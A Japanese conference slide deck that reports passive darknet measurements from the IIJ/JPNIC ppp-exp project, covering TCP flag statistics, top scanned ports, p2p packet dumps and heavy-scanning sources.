ppp-exp

ダークネットから見える事

Matsuzaki ‘maz’ Yoshinobu

<maz@iij.ad.jp>

ppp-exp - https://www.attn.jp/ppp/

- 2018年春に開始したIIJとJPNICのプロジェクト
- JPNICのIPv4在庫を不正利用から守る実験
  - インターネットで経路広告
  - RPKI ROA AS0を利用
- 経路広告しているprefixに関してはトラヒックを吸い込むのみで何も応答しない
  → ダークネット運用をしている状態
  - 現状、約23万IPv4アドレスで運用中

ダークネット

- 実は色々な呼称に使われてる模様
- 今日のお話でのダークネットとは、
  - 経路は広報されている
  - 自発な通信は行わない
  - ただただ流入するパケットを受信する

  様なネットワークのことです
- ここに流入するパケットを分析することで、今インターネットでどんなことが発生しているか多少推測できるよ


ダークネットには何が送られてくるのか

- 通信を試みるパケット
  - 何かの間違い
  - スキャン
- 反射して来るパケット
  - 何かの間違い
  - ip spoofingを利用した攻撃の反射パケット

- 実は、これらのパケットはダークネットに限らず皆さんのネットワークにも届いている


通信を試みるパケット

- そこに何かあると信じて、通信を試みる



反射して来るパケット

- 誰かが勝手に送信元IPアドレスとして使ってて、その通信の余波を観測



スキャンのテクニック

- ICMP echoでホストの有無を判断
- 各種TCPフラグへの応答を観察して、該当TCPポートでのサービス有無を判断
  - SYN, ACK, FIN, FIN+ACK, FIN+PSH+URG, etc.
- UDPパケットへの応答を観察して、該当UDPポートでのサービス有無を判断
- 他にも色々
- ある受信したパケットが、スキャンを意図したものかどうかの判別はなかなか難しい

言えること、言えないこと

- 送信者の意図はわからないので、これ以降に出てくる「パケットを受信した」以上の記述は、だいたい推測です
- 事実
  - ある程度の流量のIPパケットが流入している
- それ以外はだいたい推測
  - スキャンを意図したのではないか
  - 攻撃パケットが反射したのではないか
  - 変な実装があるのではないか
  - 誰かが設定をミスったのではないか


他のダークネット観測

- NICTERWEB2.0では観測しているデータの一部を分析して公開


ppp-expに来ているパケット

- 2019/01/10 00:00~24:00のデータ
  - 約23万IPv4アドレスに対して約6億パケット
  - 2758packets/ホスト/日
- 何も考えず、pcap形式で全キャプチャ

大部分はTCPパケット



TCP flagはだいたいSYN



観測したTCP flagの組合せ色々

- SYN 563062001
- SYN-ACK 12229116
- SYN-ECE-CWR 941603
- RST 555637
- RST-ACK 293503
- ACK 106575
- SYN-ACK-ECE 52175
- SYN-ACK-ECE-CWR 44801
- FIN-SYN-RST-PSH-ACK-URG 21745
- SYN-ACK-CWR 10423
- PSH-ACK 9532
- FIN-PSH-ACK 4434
- SYN-RST 4258
- FIN-ACK 2817
- RST-ECE 502
- RST-ECE-CWR 445
- RST-CWR 433
- SYN-PSH 364
- none 63
- RST-PSH 32
- FIN 17
- PSH 6
- PSH-ACK-URG-CWR 3
- FIN-SYN-RST-ACK-URG-CWR 2
- FIN-RST-PSH-ACK-URG-CWR 1
- SYN-PSH-CWR 1
- CWR 1
- FIN-SYN-RST-PSH-ACK-URG-CWR 1
- RST-PSH-ACK-ECE-CWR 1

宛先ポート毎のパケット数


TCP-SYN宛先ポート

23	73958566
52869	34724310
8545	14738763
22	13507821
445	11378107
80	10794925
8080	9323605
4776	7615618
4784	7602022
1433	5755354

UDP宛先ポート

389	2445405
4776	2381843
4784	2354203
1900	2287302
50328	1191988
50592	1190070
50336	1188298
50584	1180976
11211	1064441
19	754180

送信元ホスト毎のパケット数



少数のパケットを送る人たち

```
01:57:39.546149 IP 189.127.196.8.40386 > 211.1.11.177.4776: UDP, length 104
        0x0000:  4520 0084 794d 4000 3011 70c1 bd7f c408  E...yM@.0.p.....
        0x0010:  d301 0bb1 9dc2 12a8 0070 2394 6431 3a61  .........p#.d1:a
        0x0020:  6432 3a69 6432 303a 6f70 0e2c 5a58 f1e4  d2:id20:op.,ZX..
        0x0030:  e8af f117 ab5f bec0 78cc d3fe 393a 696e  ....._..x...9:in
        0x0040:  666f 5f68 6173 6832 303a 6f70 0e1f 6157  fo_hash20:op..aW
        0x0050:  b87e 1088 b0e8 b93a 5b6e 0f30 96f9 6531  .~.....:[n.0..e1
        0x0060:  3a71 393a 6765 745f 7065 6572 7331 3a74  :q9:get_peers1:t
        0x0070:  323a aa43 313a 7634 3a4c 5401 0131 3a79  2:.C1:v4:LT..1:y
        0x0080:  313a 7165                                1:qe
01:57:47.294811 IP 189.127.196.8.40386 > 211.1.11.177.4776: UDP, length 20
        0x0000:  4520 0030 7c03 4000 3011 6e5f bd7f c408  E..0|.@.0.n_....
        0x0010:  d301 0bb1 9dc2 12a8 001c be10 4100 6ec7  ............A.n.
        0x0020:  8de5 7a36 0000 0000 0000 0000 791c 0000  ..z6........y...
```

```
01:57:50.786329 IP 189.127.196.8.48610 > 211.1.11.177.4776: Flags [S], seq
4251896211, win 65535, options [mss 1448,sackOK,TS val 2355895 ecr 0,nop,wscale 7],
length 0
        0x0000:  4500 003c 3b24 4000 3006 af5d bd7f c408  E..<;$@.0..]....
        0x0010:  d301 0bb1 bde2 12a8 fd6e c993 0000 0000  .........n......
        0x0020:  a002 ffff 5d69 0000 0204 05a8 0402 080a  ....]i..........
        0x0030:  0023 f2b7 0000 0000 0103 0307            .#..........
01:57:51.814271 IP 189.127.196.8.48610 > 211.1.11.177.4776: Flags [S], seq
4251896211, win 65535, options [mss 1448,sackOK,TS val 2355995 ecr 0,nop,wscale 7],
length 0
        0x0000:  4500 003c 3b25 4000 3006 af5c bd7f c408  E..<;%@.0..¥....
        0x0010:  d301 0bb1 bde2 12a8 fd6e c993 0000 0000  .........n......
        0x0020:  a002 ffff 5d05 0000 0204 05a8 0402 080a  ....]...........
        0x0030:  0023 f31b 0000 0000 0103 0307            .#..........
```

UDPで何やら通信を試みた後、同じポート番号にTCPで接続を試みる

多分BitTorrent

これも何かのp2pっぽい

```
02:23:27.126537 IP 125.76.61.198.53475 > 219.101.115.202.766: UDP, length 478
        0x0000:  4500 01fa 6b0d 4000 3611 cda3 7d4c 3dc6  E...k.@.6...}L=.
        0x0010:  db65 73ca d0e3 02fe 01e6 e4ea 488d ad38  .es.........H..8
        0x0020:  c21a 61e2 c183 c44e f162 c119 998d d267  ..a....N.b.....g
        0x0030:  53ea d5bc 7789 bcf9 e3b5 1a14 6700 2899  S...w.......g.(.
        0x0040:  3113 5488 0ec9 723e 482e cec9 991b 0ff5  1.T...r>H.......
        0x0050:  0078 4d6f 7972 e86c 5df1 8db0 d201 18c2  .xMoyr.l].......
        0x0060:  1138 80e7 71d5 c4a4 c0be 2b3f a3be bced  .8..q.....+?....
                     <中略>
        0x0180:  e9b1 0498 1029 de76 d5f7 7bbd 1c11 0a42  .....).v..{....B
        0x0190:  0ca6 beb5 599c 5dfa 2db0 8a87 6e6f 5e57  ....Y.].-...no^W
        0x01a0:  a0e0 6f2f 884d a45d c39e 995e 2ea2 a03a  ..o/.M.]...^...:
        0x01b0:  c7dd 6e9f f84a 1a25 7a23 2be7 1208 beb1  ..n..J.%z#+.....
        0x01c0:  672d dfee f803 ca3b a163 99ce 84b8 87cb  g-.....;.c......
        0x01d0:  95f4 6a8d be03 3138 265b 1f37 625c 6748  ..j...18&[.7b¥gH
        0x01e0:  0846 36ff c77f 3be7 6153 3664 0bbc 2f9f  .F6...;.aS6d../.
        0x01f0:  3119 abee 1bdb 26bf 36c3                 1.....&.6.
```

```
02:23:47.578188 IP 171.36.43.8.30834 > 219.101.115.202.766: UDP, length 482
        0x0000:  4500 01fe 6b0f 4000 3311 b583 ab24 2b08  E...k.@.3....$+.
        0x0010:  db65 73ca 7872 02fe 01ea 221b 6e8e b267  .es.xr....".n..g
        0x0020:  efe6 db0d d926 9c87 28c9 64a4 94e6 f1cf  .....&..(.d.....
        0x0030:  ee60 6956 8cd5 6e17 144a 537e 82a7 15c9  .`iV..n..JS~....
        0x0040:  73d8 6ba6 cbce d3c9 3f42 b9b4 34c7 f11c  s.k.....?B..4...
        0x0050:  9236 6127 6c7a 6771 1de3 a2a1 9bfc b984  .6a'lzgq........
        0x0060:  0f25 3446 db4d 3704 c943 78a8 b577 3ffc  .%4F.M7..Cx..w?.
                     <中略>
        0x0180:  edf7 68eb cda9 b072 c6c1 a221 655e 3007  ..h....r...!e^0.
        0x0190:  9ed3 c356 e21a 3b1b f974 c941 ed5f ea5a  ...V..;..t.A._.Z
        0x01a0:  d553 c423 fb74 14c2 b5b5 6299 1391 9fb0  .S.#.t....b.....
        0x01b0:  e362 06c6 fa41 60f4 34a8 35a0 8620 fa5c  .b...A`.4.5....¥
        0x01c0:  f1be fd6c b211 ade6 c510 7f57 209d 0783  ...l.......W....
        0x01d0:  ff8b 4979 4b28 6d7f cf22 1f56 c098 31b1  ..IyK(m.."..V..1.
        0x01e0:  d62e 9c08 3e4a ed82 d86c d8f7 09de f987  ....>J...l......
        0x01f0:  e8c1 0134 e8ec 32b8 8dcf 8d4d 68bd       ...4..2....Mh.
```

少数のパケットを送る人たち


- p2pアプリケーションに、間違ったノード情報が入っている可能性が高い
  - すると、そこにノードがあると信じて接続を試みる
  - 恐らく個別のp2pアプリケーション利用者には特段の意図はない
- なぜ間違ったノード情報があるのか
  - 誰かが設定を間違っている？
  - 誰かがp2p網に偽のノード情報を紛れ込ませる攻撃を仕掛けている？

- ダークネットで観測された国別ユニークホスト数は、国別のp2p利用者数に比例しているかも


大量のパケットを送る人たち


- ウクライナのIP (31609992 packets)
  - TCP-SYNを宛先ポート1025-10000の範囲に
- 米国のIP (10793632 packets)
  - TCP-SYNをTCP/52869 に
- オランダのIP (10572421 packets)
  - TCP-SYNをTCP/52869 に
- 香港のIP (7330971 packets)
  - TCP-SYNをTCP/3031ほか、合計546のポートに
- アイルランドの8IP (合計 51607564packets)
  - TCP-SYNを宛先ポート53601-60800の範囲に

TCP/23にパケットを送る人たち



他ネットワークをスキャンしたデータでサービスする人たち





- 他にもいっぱいあるよ
- こういうのが立ち上がる度に網羅的かつ定期的なスキャンの受信が増える

そういえばIP6パケット

9:48:48.468512 IP (tos 0x0, ttl 244, id 34048, offset 0, flags [none], proto IPv6 (41), length 68)

131.193.34.220 > 150.41.208.128: IP6 (hlim 255, next-header ICMPv6 (58) payload length: 8) fe80::200:5efe:83c1:22dc > fe80::200:5efe:9629:d080: [icmp6 sum ok] ICMP6, router solicitation, length 8

0x0000: 4500 0044 8500 0000 f429 3449 83c1 22dc E..D.....)4I..".

0x0010: 9629 d080 6000 0000 0008 3aff fe80 0000 .)..`.....:.....

0x0020: 0000 0000 0200 5efe 83c1 22dc fe80 0000 ......^..".....

